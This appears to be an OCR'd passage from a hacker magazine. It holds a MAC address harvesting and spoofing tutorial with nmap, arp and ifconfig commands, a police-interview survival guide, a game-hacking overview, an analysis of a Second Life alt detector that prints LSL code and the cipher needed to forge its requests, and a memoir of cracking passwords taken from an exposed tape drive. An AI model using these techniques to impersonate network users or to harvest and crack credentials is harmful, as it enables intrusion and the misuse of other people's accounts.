Droms, R.: Bucknell University. Network Working Group. "RFC2131: Dynamic Host Configuration Protocol" March 1997. http://tools.ietf.org/html/rfc2131

Electronic Frontier Foundation: "Internet Service Provider Safe Harbors and Expedited Subpoena Process in the U.S. Digital Millennium Copyright Act and Recent Bilateral Free Trade Agreements". https://www.eff.org/files/filenode/FTAA/ISP_june05.pdf

Electronic Frontier Foundation: "Unsafe Harbors: Abusive DMCA Subpoenas and Takedown Demands". September 2003. https://www.eff.org/wp/unsafe-harbors-abusive-dmca-subpoenas-and-takedown-demands

IEEE. IEEE 802.3: CSMA/CD (Ethernet) 2008. http://standards.ieee.org/about/get/802/802.3.html

Mitchell, Bradley: "The MAC Address". http://compnetworking.about.com/od/networkprotocolsip/l/aa062202a.htm

Wireshark: "Ethernet (IEEE 802.3)". http://wiki.wireshark.org/Ethernet

A MAC Harvesting and Spoofing Tutorial

This section lays out a basic tutorial for harvesting a collection of MAC addresses on a network and assuming another client's MAC address. This technique will employ ping sweeping, which, as mentioned in this article, is traceable. I recommend you only employ these techniques on a network that you have the right to experiment with. Furthermore, utilizing another user's MAC address without their permission is often unethical and, in some cases, illegal. Don't be evil.

The MAC spoofing techniques discussed here would also work in a MAC swapping scenario where no harvesting is necessary. All techniques discussed here were undertaken on a Linux system and 802.11 wireless network.

1. Identify where you are on the network through `ifconfig`. You are most interested in your IP address and subnet.

2. Find and ping all active devices on your network subnet using the information from the previous step. A command like `nmap -sP -n 192.168.1.0/24` will perform this step for a computer on the 192.168.1.0 network with a subnet mask of 255.255.255.0.

3. Flush the ARP cache to record the MAC addresses of all active devices on the network. This can be done using the `arp -n -H ether` command. Pipe the output from this command to a file for easy searching later.

4. You must now wait for a device to drop off the network. Wait a few minutes and then run the `nmap` command from the previous step a second time. It may be helpful to pipe the outputs from both calls to nmap to files for easy comparison.

5. Compare the output to the previous nmap output. If an address appears in the first nmap listing but not the second, it's a good indicator that the device is no longer on the network. Note any such addresses. If no clients have left, wait a bit more and try again (or put your haxor skilz to good use and write a little script to test regularly and automatically).

6. You now must locate the (presumably) available MAC address for one of the clients who has left the network. To do this, search the previously dumped ARP table for the IP address in question. The `grep` command is your friend.

7. Presumably, you now have harvested a usable MAC address. To assume this user's identity on the network, we must spoof this MAC address.

8. The first step to spoofing the acquired MAC address is to power down your wireless network interface, generally wlan0. This can be accomplished via the `sudo ifconfig wlan0 down` command.


9. Once powered down, use `ifconfig` to replace your native MAC address with the acquired MAC address. The following command accomplishes this: `sudo ifconfig wlan0 hw ether [MAC address]`

10. Finally, you will power your wireless interface back up and attempt to connect to the network. This can be done via the `sudo ifconfig wlan0 up` command.

11. Once connected, you can verify that you have successfully switched MAC, and thus also IP, addresses. Calling `ifconfig` will verify this. Note that you will often be assigned the same IP address as the former user of your acquired MAC address. This is a byproduct of the DHCP operation on many networks.

12. This change is not permanent, but will instead only exist until the next reboot. If you were swapping MAC addresses as opposed to harvesting one, you would now make your MAC changes permanent by adding them to the appropriate interface configuration file. On Linux, this is distribution dependent, but a quick search of the Interwebs can provide you with the necessary steps.

13. Welcome to your new life as another user!



by Poacher

"Because of what appears to be a lawful command on the surface, many citizens, because of respect for the law, are cunningly coerced into waiving their rights due to ignorance." - U.S. Supreme Court opinion, U.S. v. Minker

In the dime store novel that's been my life, I consider it (with hindsight) to be my good fortune to have been on both sides of the bars (at least temporarily). I've sat at both sides of the interview desk. I've put people in jail and had people try to put me in jail. But if you live by the sword....

The police interview is a subject close to my heart. I've made a study of it, and there are some excellent books out there to prepare you, if you're willing to take the time to study. And don't for a second think that just because you have done nothing wrong that you have nothing to fear.

There is nothing so dangerous as being an innocent person in police custody. It means you have nothing to gain and everything to lose. Nothing and no one to give up or trade, and usually no real clue as to why you are really there. This I learned through hard gained experience.

This isn't a get out of jail free guide. If you've done wrong and been found out, your best bet is to get a good lawyer and cut a deal to get out of the worst of it. However, we're all supposed to be innocent until proven guilty, so anyone, and I mean anyone, can find themselves on the wrong side of the bars.

Therefore, based upon my experiences on both sides, here is my survival guide.

Rule Number One: Say Nothing.

In the initial stages, the drama of the events will be overwhelming. In military circles, this is referred to as "shock of capture." There is a great temptation at the start to attempt to de-escalate the situation and try to talk your way out of it. It's human nature. Fight it. Say nothing. Use the time to observe and remember everything that is happening. A lot of convictions are helped along by things the soon to be - or recently arrested - person blurts out, in a misguided attempt to help themselves. So keep it zipped.

At first, your only priority is to try and gauge what exactly you have been accused of and what evidence is being used against you. You are never going to be told that last bit until it's too late, however, by observing what they are looking for and assessing the questions you are being asked, you can get a very good idea of what they know and don't know and what information they have and where it might have come from.

You need to get into the mindset that what is happening is happening. Nothing you can do will stop it, slow it down, or speed it up. They are following guidelines, laws, and protocols that they can't vary. You are on a roller coaster and you can't get off until the end. So don't fight it. Don't fight them. Try and enjoy it if you can. In the words of *The Hitchhiker's Guide to the Galaxy,* "Don't Panic."

Rule Number Two: Be Civil and Polite.

That doesn't mean cave in and roll over. You can be firm, but be as pleasant as you can. No matter what provocation. If you are nice, they will tend to be. At the very worst, even if they aren't nice back, you are not adding any further charges like resisting arrest to your worries. You must act cooperative, even when you are being very uncooperative. The phrase here is "passive resistance."

Just keep in mind, no one there is your friend. One of the commonest techniques is for an interrogator to try and establish a connection with you. One of the tenets of social engineering is the desire to please. Interview techniques play on this. Many people also have a strange burning desire to confess. People love to unburden themselves on sympathetic strangers. Don't be so foolish. A lot of these ideas you can also use and turn against them. But be subtle. If you are nice, polite, cooperative, and meek, then the people dealing with you will be tempted by the desire to please impulse, and may make slips that are favorable to your position.

Rule Number Three: Get Lawyered Up.

If you are in a country that provides a free lawyer or you can afford one, then get one. It may delay things, but hey, you got all day and all night; you are not going anywhere. Good or bad, a lawyer will know the local law. They will normally also know the local law enforcement personnel. Just remember that a lawyer is there to advise you. It's advice and you don't have to take it.

There are other advantages to a lawyer. In certain legal systems, they will be given a lot of information that you won't get on your own. They can ask questions to people that you can't. The other big advantage of a lawyer is that hopefully you have got an independent witness to everything that is going on.

Rule Number Four: Say Nothing.

This is so important that it's worth covering twice. If you have a right to silence, use it. You can still talk with your captors, but keep it to small talk. Say nothing about anything you could have been arrested for. If you feel (or your lawyer advises) that you have to answer certain questions, then keep it brief and to the point. Answer always in a way that closes the conversation. Don't leave a sentence hanging that invites further follow-up questions.

The more information you give, the deeper the hole you are digging for yourself. Keep things short and factual, and never give an opinion. If you don't remember something, then say so. No one has a perfect memory.

What you are aiming for here primarily is to avoid intentionally or accidentally incriminating yourself. Secondly, you are making them work for every piece of information from you. By being polite, calm, and answering each question in a way that shuts down that topic, you are interrupting the flow of the conversation and breaking the interrogator's train of thought.

Don't ever get emotional. One thing I have learned is that when either the interrogator or the suspect gets emotional, then the game is up. Anger is the worst enemy, but any emotion will be your downfall. Distance yourself mentally from everything that is happening and take nothing personally. The moment you do, you will not be able to think clearly and will be placing yourself in a state where you are highly likely to talk too much.

It's quite fun if you have the ability and opportunity to get your interrogator to lose their temper. However, I seriously wouldn't recommend going down that route, unless you are either very confident or very experienced in being interviewed. A ploy like that is extremely likely to involve you investing emotion into the interview and thus falling into that trap.

Staying calm is really the key to it all. Arrest and interview are by their very nature stressful. Potentially losing your liberty is as well. It is worth learning (if you haven't already) some breathing and visualization exercises that you can then employ in the interview to get your pulse rate down and your head clear.

If you're unlucky enough to be arrested somewhere that doesn't have a right to silence, then you are going to have to give some kind of account. Here, as earlier, keep it simple, keep it factual, and keep it short. If you've already told them something and then you are asked the same thing a second time, just politely refer them to your original answer. Don't get drawn into expanding upon answers you have already given. A very good technique if you are going to give an account is to prepare a written statement. This is best done with a lawyer. Outside of the pressure of the interview, you can carefully write down your statement. Then, in the interview, refer all questions to your written statement and answer nothing else.

Once the interrogation is over and the tapes stop turning, say nothing more in relation to the case. Don't let the relief of it being over tempt you into opening up. Their chance to question you is over. Unless they convene another interview, they have had their opportunity. Just because the tapes have stopped doesn't mean they can't use anything else you say against you.

Whether you get bail or they keep you in lockup, say nothing more to anyone about the case. Even in a cell or an office, there could well be hidden recording equipment or someone who isn't who they appear to be.

If you get released, try to obtain copies of all records you're entitled to. If you can get a copy of the interrogation, then do so. If you can't, then go and write it down as soon as you can, while it's still fresh in your mind.


As a final point, laws differ the world over. If you are engaged in activities that mean you are likely to receive unwelcome attention from the authorities, take the time to do a little study of local laws and criminal procedures. If you know what things are likely to happen to you and you know the rules the law enforcement people have to follow, you will be a lot calmer and able to focus on getting yourself out of the situation. It may even be worth doing a bit of checking for local lawyers and finding out any who specialize in fields of law that may be of use to you, as well as learning what their reputations are like. Once you've found a good lawyer, get a business card from them or memorize the phone number, so you can call them at your hour of need.

In the worst case scenario that you are arrested in a country that doesn't have the fundamental guarantees on freedom, like a right to silence and a right to an attorney and, heaven forbid, may even use physical or mental torture, then my advice is to just tell them what they want. Confessions obtained under duress are morally reprehensible and would not be valid in any sane court.

To sum up. Prepare for the possibility of arrest if you can, then....

- Say nothing
- Be civil and polite
- Get a lawyer
- Say nothing

VIDEO GAME HACKING



by Moral Grey Area Cat

Game hacking is not an area that's been tackled in *2600* before, so I aim to give a brief overview in this article on how and why games are hacked. Of course, current-generation consoles such as the Playstation 3 have only recently been hacked, but this has brought down the full wrath of Sony on the hacker concerned. [1] So be careful what you do. You can turn your console into a brick or break your game by poking about the entrails. This article is for instructional purposes only.

Why Hack Games?

There is a view that people only hack games to cheat, especially in online gaming. You only have to look at the boards on Gamefaqs to read reports of light-saber-wielding droids running amuck in some of the online *Star Wars* games. [2] If caught, such individuals are usually banned. Of course, hacking games is used to cheat because the player does not have the skills to complete the game in the usual way. Others look for a quick way to gain prestige among their peers. But then there are those who do not have the time to spend the required hours to complete a game, and so use the cheats to get past specific levels so they can progress onwards.

Hacking can actually extend the life of the game, with different ways of playing becoming available. Certain characters may become available. These are usually non player characters but ones which can now be controlled by the player. New ships or vehicle may also become available, or the player may gain skills or abilities not usually associated with their character.

Hacking access to the game levels is an easy way to complete many games, but these can often open up other areas. Sometimes, a level only available in single player mode can be used in a multiplayer game. Demo levels are also of interest, as they may only be used in a rolling demo before the game starts, rather than in the game itself.

Perhaps of most interest to some hackers is the potential access to unused or beta material. Many games retain elements that were used for the game's development, but which are made inaccessible in the released game. The *Soul Reaver/ Legacy of Kain* series is a good example of this, detailed at the *Lost Worlds* website. [3] The second game, *Soul Reaver,* has a number of versions of the *Soul Reaver* weapon that are only available through cheat codes.

One very specialized area of hacking is the translation patch, where games only released in one country (usually Japan) are translated into English or some other language. While this has usually been aimed at role-playing games such as *Final Fantasy,* [4] there is a growing industry in converting game menus and text from English to other languages such as Russian. [5]

Finally, there is the rebuilding of unreleased games. Some games are not released at all for a variety of reasons, but get leaked onto the net, or are available in demo form. *Star Fox 2* for the Super Nintendo was abandoned at a very late stage of development, but a leaked ROM was not only translated from Japanese to English, but also hacked so that it resembled the final game as much as possible. The Playstation 1 demo of *Titan AE* was released, but John Doom managed to hack into the game so that at least some further levels were made playable. [6] Without these kinds of restorations, many games would be unavailable to gamers, or lost completely.

Types of Game Hacking

There are many ways of getting into the guts of any particular game, but they tend to be divided into two areas: hardware and software hacks. Let's have at look at the first. Hardware hacks have always been there, from the "60 to 72 pin connector" for importing Nintendo Entertainment System games [7] to the Playstation modchip. Gameshark and other cheat cartridges may also fall into this category, which alter the game's memory address values to give a desired result. No doubt there are many other such devices.

The Gameshark also allows specific codes to be used, which brings us over to the software side of things. As noted above, these change the values at specific addresses, which may increase health for a player, or turn all enemies into morons. Accessing different levels is pretty straightforward once you know the specific address to change, and may even get a bonus level or two while you're there. But you do get some rather strange codes appearing, though: do we really need nude codes or cheats for the early *Tomb Raider* games?!! [8]

One of the best ways to alter the game in a

significant way is through changing the content. This can be along the lines of the translation patches as mentioned above, but may also be achieved using a hex editor. Hex editors can be used to open up game files, allowing the hacker to search for specific text or information which can then be changed. The file may be saved again and integrated back into the game, making the changes permanent. An extension of this is the mod, used a lot in computer games to radically alter the game. The game's content or style of play may be changed, or the graphics updated. The strange thing about PC game mods is that a number of official game developers support such customizations, going so far as to provide tools and programs to accomplish this, and releasing some of the mods in expansion packs. [9]

Conclusion

There are a number of ways to alter a game so as to cheat, access new areas, or change the game completely. There are many resources and guides on the net to help people with this. And don't think that everything about a particular game has been discovered: I have found new levels, characters, and ships in the games that I have hacked. Have fun!

References

[1] "Sony sues PS3 hackers" by Brendan Sinclair (http://www.gamespot.com/news/6286248/sony-sues-ps3-hackers)

[2] "How do you use lightsabers and force lightning when your not playing as a hero?" [sic] by l_m0nk3y_l (http://www.gamefaqs.com/psp/960345-star-wars-battlefront-elite-squadron/answers?qid=129079)

[3] *Legacy of Kain:* the Lost Worlds by Ben Lincoln (http://www.thelostworlds.net/index.html)

[4] Rom Hacking Dot Net by Nightcrawler (http://www.romhacking.net/trans)

[5] "Star Fox 2" by Evan Gowan (http://www.snescentral.com/article.php?id=0077)


[6] "The cancelled Titan A.E. game is almost restored" by Unseen64staff (http://www.unseen64.net/2010/10/20/the-cancelled-titan-a-e-game-is-almost-restored/)

[7] "NES to Famicom adapter" (http://nesdev.parodius.com/NES_ADAPTER.txt)

[8] "Nude Raider" (http://en.wikipedia.org/wiki/Tomb_Raider_%281996_video_game%29#Nude_Raider)

[9] Mods (http://en.wikipedia.org/wiki/Mod_%28video_gaming%29)

Special thanks to Jedi Kitty for proofreading, etc.



by Johnny Fusion
=11811=

A new fad in resident-run security in the virtual world of *Second Life* is alt detection. This article will focus on the most widely run alt-detecting security system: zF RedZone.

What is an Alt?

An alt is short for "alternate account." The account you mostly use being known as your "main," you would roll an alt for various reasons. Perhaps you are a professional such as an educator or a public relations officer that uses *Second Life* for work-related activities, and you wish to explore some other sides of virtual living such as BDSM role-play that would not be appropriate for your main account, or would be damaging to your career if associated with your real life identity. Of course, there are more nefarious reasons for rolling an alt such as ban evasion. It is for this second reason that people use products such as zF RedZone,

but unfortunately those in the first category are affected as well.

How Does Alt Detection Work?

The short version is alt detectors harvest your IP address and associate it with any number of accounts you may use. Usually an IP address is opaque to the average *Second Life* user. So detecting an IP is a hack in itself. *Second Life* connects to the outside world in a number of ways. One of the common processes is to stream music to users. So if you are in a virtual dance club, everyone there can all hear the same music stream. *Second Life* allows the streaming of different kinds of data to the client. Currently, the types of media that are allowed to be streamed to the client are audio, image, movie, and web content. It's this last little one that is the door for landowners to your IP address.

Not only does *Second Life* allow media to be streamed to your client (and let's admit it, *Second Life* would be a more boring place if it didn't), but it allows that content to be played either automatically (this is set in preferences) or started via a script. If an object in *Second Life* does something, it is a script doing it. If it moves, talks, interacts, or does anything besides just sit there, it is scripted. A script is basically a small computer program written in LSL (Linden Scripting Language), which defines an object's behavior.

There are two things that work in conjunction to detect your IP: a scripted sensor, and a command to start playing media.

A line of LSL to have a repeating sensor to detect avatars is simple enough:

```
llSensorRepeat("", "", AGENT,
➥ 1.0, PI, 0.5);
```

This scans a sphere 95 meters in diameter from the object with a script containing this command every half second. If an avatar is within the range of this sensor when it sweeps, the avatars, name, key (a unique identifier), position, and other data can be detected. This information can then be passed on to a third party website by initiating a media stream with a line similar to this in the sensor() event handler:

```
llParcelMediaCommandList(
➥ [PARCEL_MEDIA_COMMAND_URL,
➥ "http://enter_your.url/here?
➥ variables=data_from_sensor",
➥ PARCEL_MEDIA_COMMAND_AGENT,
➥ llDetectedKey(0), PARCEL_MEDIA
➥_COMMAND_PLAY]);
```

And just like that, an identifying connection from your computer to a third party server has been made without any intervention or permission from you.

A Practical Example

zF RedZone is a product sold in Second Life to manage ban lists, protect your land, and various other features. But we will just concentrate on alt detection.

Like I outlined above, zF RedZone detects your IP address by forcing a load of a media URL. A typical zF RedZone URL looks like:

```
http://isellsl.ath.cx/rz2.php?e=
➥pscan&n=hIU4Up%20SU2762&o=08997Zv
➥7rbmCXrXzX9r9978rvxb6vZn09vP8&d=
➥0n6vbP87rxCbzrZPb7r0xnXrzzzzzzzz
➥zzzC&l=LeLutka/249/107/61&j=n8n0
➥zc79rC8XZr97Z9rXmCzrz7XXx8Pnv9ZC
➥&p=yes&g=0&age=2004-03-14
```

As you can see, data is being passed to a server at isellsl.ath.cx called rz2.php. Some of this data is encrypted, but not very well. As I found a packet with me being detected, I knew what certain variables might be. With this I was able to make a crib and decrypt all of the information being passed on the URL. The author of zF RedZone used a simple substitution cypher. My crib is printed below.

```
plain:  abcdefghijklmnopqrstuvwx
➥yzABCDEFGHIJKLMNOPQRSTUVWXY
➥Z1234567890-
cypher: 09876POIUY54321pTREWQoiuyL
➥KJHGtewqlFDSAkjhgMNBVfds-amnCXZ
➥bvcxzr
cypher: abcdefghijklmnopqrstuvwxyz
➥ABCDEFGHIJKLMNOPQRSTUVWXYZ
➥1234567890-
plain:  Z68WFVQPwONI12vpH-XEw7u9y0M
➥T3KsJDChBAzRSgfurLqiUt4j5onmlk
➥edcbaY
```

Doing a little investigation, I have found out the format of the information being passed as follows:

e = "method of input" - always "pscan" when I encounter it in world.

n = "name" - name of avatar being detected, encrypted using the substitution cypher.

d = "UUID" - key of the one being detected, encrypted using the substitution cypher.

o = "owner" - UUID of the owner of the parcel, encrypted using the substitution cypher.

j = "sensor key" - UUID of the sensor, encrypted using the substitution cypher.

l = "location" - the region and coordinates of the avatar being detected, surprisingly in plaintext

p = "payment" - whether or not the avatar being detected has payment information on file with Linden Lab (values will be yes or no).

g = "griefer" - this is the one I am not sure of. So far I read as a "0" - I suspect by the time this article is published, it may be a different value and I may find myself banned on zF RedZone protected parcels.

age = "age" - creation or "rez" date of the avatar being detected in the format of YYYY-MM-DD.

Now you have the domain and the means to construct a URL that will be accepted by the system. Avatar names, keys, and rez dates are publicly available. What to do with this information, I leave as an exercise for the reader.

The Hacker Perspective

by Bruce Sutherland
(z3r043x)

Since I was quite young, I had always been interested in computers. I started out at the age of 11 using my grandfather's Heathkit Z-100, which ran the CP/M operating system, circa 1981. After mastering the use of programs like PIP (for file copying) and WordStar 3.0, I became interested in BASIC programming. So much so that I remember a few times being sternly told by my parents that it was now 2:30 am and that I needed to get to bed so I could get up in time for school later that morning. I had become so engrossed with keying in the BASIC programs which were listed in *Byte Magazine* that I forgot what time it was. So started my adventure into exploring, programming, and learning about computers which, in my opinion, is what hacking is in spirit.

The computer systems that followed were the Commodore VIC-20 and, in 1984, the IBM PC. Around this time, I had started working at a local Inacomp Computer Centers store selling IBM PCs, IBM ATs, the portable Osborne 1 (which weighed in at a feather light 24.5 pounds), and eventually the fledgling Apple Macintosh.

During high school, while my friends were trying out for football and soccer, I was at home writing code. At this point, I knew what I wanted to do with my life.

Around this time, I had read a book by Clifford Stoll called *The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage.* It involved the author who, upon being tasked with uncovering the source of a $0.75 accounting error on a timeshare computer system under his care at Lawrence Berkeley National Laboratory, was swept up into a world inhabited by German hackers selling information to the Russian KGB. Needless to say, I was very intrigued by this story and by a new (to me) operating system called UNIX.

Since Cliff Stoll had printed his email address as part of a postscript in *The Cuckoo's Egg,* I wrote an email to him - using my Compuserve account - asking him if he had any suggestions about how I might go about learning more about UNIX. In reply, he mentioned that I should try to get some time on my local university's mainframe. It turns out that this was nearly impossible as my local community college was using an IBM System/370 that did not run UNIX or even IBM's flavor of UNIX called AIX. No luck there.

Fast forward to 1995; I was working in my own business installing and maintaining Novell networks for customers of my father's accounting software dealership business. A couple of years earlier, I had started playing around with a new UNIX-like operating system called Linux, which allowed me to learn the structure and layout of UNIX type systems. I was hooked. I spent hours upon hours learning and exploring. Since Linux ran on inexpensive Intel-based microprocessors, I was able to load it on old, discarded equipment that I came across in my computer business.

A year earlier, I had moved into my first apartment in downtown West Palm Beach, Florida. My Internet access consisted of a dial-up connection using a US Robotics V.33 modem that was screaming fast for the time. My Internet Service Provider, along with the dial-up connection, allowed the use of a UNIX shell account on one of their in-house servers running the FreeBSD operating system. This was great because you could log into the shell account via dial-up and have access via FTP or Telnet to the rest of the Internet at T1 speeds. Heaven!

Feeding my love for the exploration of computer systems, I spent hours writing Bash shell scripts to do things like automate file downloads and keep ping logs of web servers' uptime out on the Internet. Around this time, I had also become interested in UNIX security and computer security in general.

One day, out of curiosity, I was poking around the /dev directory on the ISP's shell server and noticed a device that looked very similar to one I had seen on one of my own Linux servers. It was a device called /dev/st0. This was the system's device name of a tape backup drive on my server.

I issued the command "cat /dev/st0" and, after about 30 seconds, lo and behold, the complete contents of the mounted tape were

being dumped to the screen. "Well, that's not good," I thought. The information being dumped looked like the sort of computer gibberish I would sometimes see if I tried to view the contents of a file that was only meant to be run by the system.

I had no way of knowing what exactly was on the tape, so I took a guess. I dumped the entire contents of the tape to a file, downloaded it to my system, deleted it from my shell account, then ran some analyses on it. One major thing I found was that the system's "/etc/passwd" file, that contained all of the user accounts, was on the tape as well as the "/etc/shadow" file that contained the encrypted passwords for all of those accounts. These two files are usually not accessible to any user, except through the "superuser" account, on a UNIX system and they weren't on this system either, except I wasn't accessing them directly. I was accessing them from the tape drive.

At the time, I had read an article about different methods of securing a UNIX's authentication system (password and shadow files) because, by default, the "shadow" file was encrypted. However, the passwords could be recovered using what is called a "dictionary" attack. A dictionary attack is accomplished by encrypting all of the words in the dictionary with the same method UNIX uses to encrypt the "shadow" file and then comparing each encrypted password in the "shadow" file with every encrypted entry in the dictionary. If you have a match, voila, you have recovered the password for that account.

Next, and this was purely in the spirit of exploration of course, I compiled and set up a UNIX program called "crack" which would perform a dictionary attack on a merged version of a UNIX password store. This "crack" program was set up on the fastest computer to which I had access at the time. This was a system running Novell Unixware that sported two Intel Pentium processors running at a blistering 90 MHz each. I'll wait for you to stop laughing now... but remember, this was 1995.

In all, it took about a month and a half to recover ten percent of the 4000 encrypted passwords, and this was using an English-only dictionary with no numbers. Now I had unfettered access to 400 accounts, most of which were owned by major businesses in the West Palm Beach area. I should also mention that these passwords gave the user access to a dial-up connection, email account, and UNIX shell account, *all with the same password.* At this point, I could have touched my pinky to the corner of my mouth and started laughing manically, thinking about all the mayhem I could have caused, but I've never been one to cause unwarranted damage to anyone's property, and that includes computer systems.

Instead, I called the ISP and told them that their tape drive was accessible from any user shell account and that they should change the permissions to prevent that from happening. After being admonished by the system administrator for "poking around" in the /dev directory, it took them a full month to fix the problem.

What happened next was nothing short of insanity. About two weeks later, I got a call on a Saturday morning from a Palm Beach County Sheriff's detective stating that he was from the "Palm Beach County Computer Crimes Unit" investigating a case of computer hacking and that my account was implicated. He asked me if I had any kids at home who had access to a computer and if I had given anyone access to my dial-up account. I answered "no" in both cases. He then asked me to call him if I had any further information, and that he would meanwhile continue investigating. Now it was clear that that bastard system administrator had obviously reported me to the Sheriff's department.

At this point, I kind of started to freak out. I had visions of Palm Beach County Sheriff's deputies raiding my apartment and office, confiscating all of my computers as evidence and effectively shutting down my business. If anyone has ever read about similar cases, they know that the police absolutely do not give a shit about a person's livelihood, even if they're merely suspected of a crime.

Over the next month, the Sheriff's detective proceeded to harass me by phone, telling me about all of "the hacker's" activities in the shell account since I reported the tape drive issue to the ISP. Also, the detective used computer terms which made it obvious to me that he had no clue what he was talking about. His continued line of questioning led me to believe that he was trying to get me to "break" and admit something. Now, I'm not an attorney, but I'm also not stupid enough to admit anything to the police, however innocent my intentions were.

That month, I made it a point to back up all of my critical work systems and stash backup tapes and spare computers at friends' houses around town in case of a raid. The harassment calls continued until one weekend I had had enough. I was out of town, necessary for me to feel safe from arrest, and I called the detective to tell him that we needed to end this. I told him that I would be retaining an attorney who would be in contact with him about the case. This is when he said, amazingly, "Why don't you come

to my office..." which was in the same complex as the county jail by the way, "...and if I need to read you your rights, then you can get an attorney." This is when I wanted to run to the nearest mirror to see if there was a sign that read "IDIOT" on my forehead. Was this guy for real? Previous to this, I had had a healthy mistrust for the government and law enforcement people in general, but now? Let's just say that I expect anything a law enforcement officer says to be a lie until it's proven otherwise - the admission of which tends to get me out of jury duty pretty easily, too.

I also secured a small piece of insurance in preparation for the worst-case scenario. Was I to be arrested and charged, I thought it would be a wise move to chat up a local TV reporter whom I recognized while out at a bar one night. I told her that I had information about a "possible" computer security breach at a large local ISP and asked if she would be interested in the story. After her eyes lit up, I asked for her card and told her that I would be in touch. If these bastards were going to bring me down for helping them secure their own systems, they would be going down, too. Let's see how many customers would close their accounts following that announcement on the evening news.

The whole situation ended soon after I retained a criminal attorney, lined up a bail bondsman in case of arrest, and waited. After a few weeks, I got a call from my attorney letting me know that he had called the Sheriff's detective and told him in no uncertain terms, "...either arrest [me] or stop calling [me]." Also, that he was guilty of harassing the public. Apparently, the detective offered some lame semblance of a denial and, more importantly, was never heard from again.

This is when I realized that I probably had skills that could most probably scare the shit out of system administrators and the public alike. From that point on, I decided to educate myself about "real" computer security issues and use my skills to help the public, while charging them handsomely in the process, of course.

With my first large paycheck from a programming job, I purchased a lifetime subscription to *2600 Magazine.* I also began attending various computer security conferences like DefCon which is held every year in Las Vegas. I tend to like the less "corporate" type conferences, due to the number of "marketing types" who are there to sell rather than learn. The key to keeping current in this quickly changing field is education. Not the type you would get from a formal institution but more self-directed education. Formal schools tend to be woefully behind the curve as far as what's actually happening in the world.

Bruce Sutherland currently resides in central Florida on the east coast and actively consults with businesses throughout the state on security and business process problems. He was a speaker this year at the DEF CON 19 hacker convention in Las Vegas where he presented his talk entitled "How To Get Your Message Out When Your Government Turns Off The Internet" about sending messages to Twitter via satellite using a portable ham radio.

